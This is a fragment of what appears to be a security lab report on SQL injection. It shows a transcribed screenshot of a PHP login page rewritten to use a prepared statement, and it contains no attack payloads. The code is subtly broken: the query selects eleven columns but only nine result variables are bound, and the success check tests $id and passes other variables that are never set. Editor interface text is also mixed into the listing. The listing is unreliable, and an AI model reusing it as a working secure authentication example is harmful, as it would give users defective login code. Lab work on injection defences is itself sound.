
4.2 Results



```
unsafe_home.php (/var/www/SQLInjection) - gedit
unsafe_home.php
/var/www/SQLInjection
Save

}
return $conn;
}

// create a connection
$conn = getDB();
// Sql query to authenticate the user
$sql = "SELECT id, name, eid, salary, birth, ssn, phoneNumber, address,
email,nickname,Password
FROM credential
WHERE name= ? and Password= ?";
$stmt = $conn->prepare($sql);
$stmt->bind_param("ss", $input_uname, $hashed_pwd);
$stmt->execute();
$stmt->bind_result($bind_name, $bind_eid, $bind_salary, $bind_ssn,
$bind_phoneNumber, $bind_address, $bind_email, $bind_nickname, $bind_pwd);
$stmt->fetch();
if($id!=""){
// If id exists that means user exists and is successfully authenticated
drawLayout($id,$name,$eid,$salary,$birth,$ssn,$pwd,$nickname,$email,
$address,$phoneNumber);
}else{
// User authentication failed
echo "</div>";
echo "</nav>";
echo "<div class='container text-center'>";
echo "<div class='alert alert-danger'>";
echo "The account information your provide does not exist.";
echo "<br>";
echo "</div>";
}
```



INFORMATION TECHNOLOGY SECURITY



Thank you for your attention.

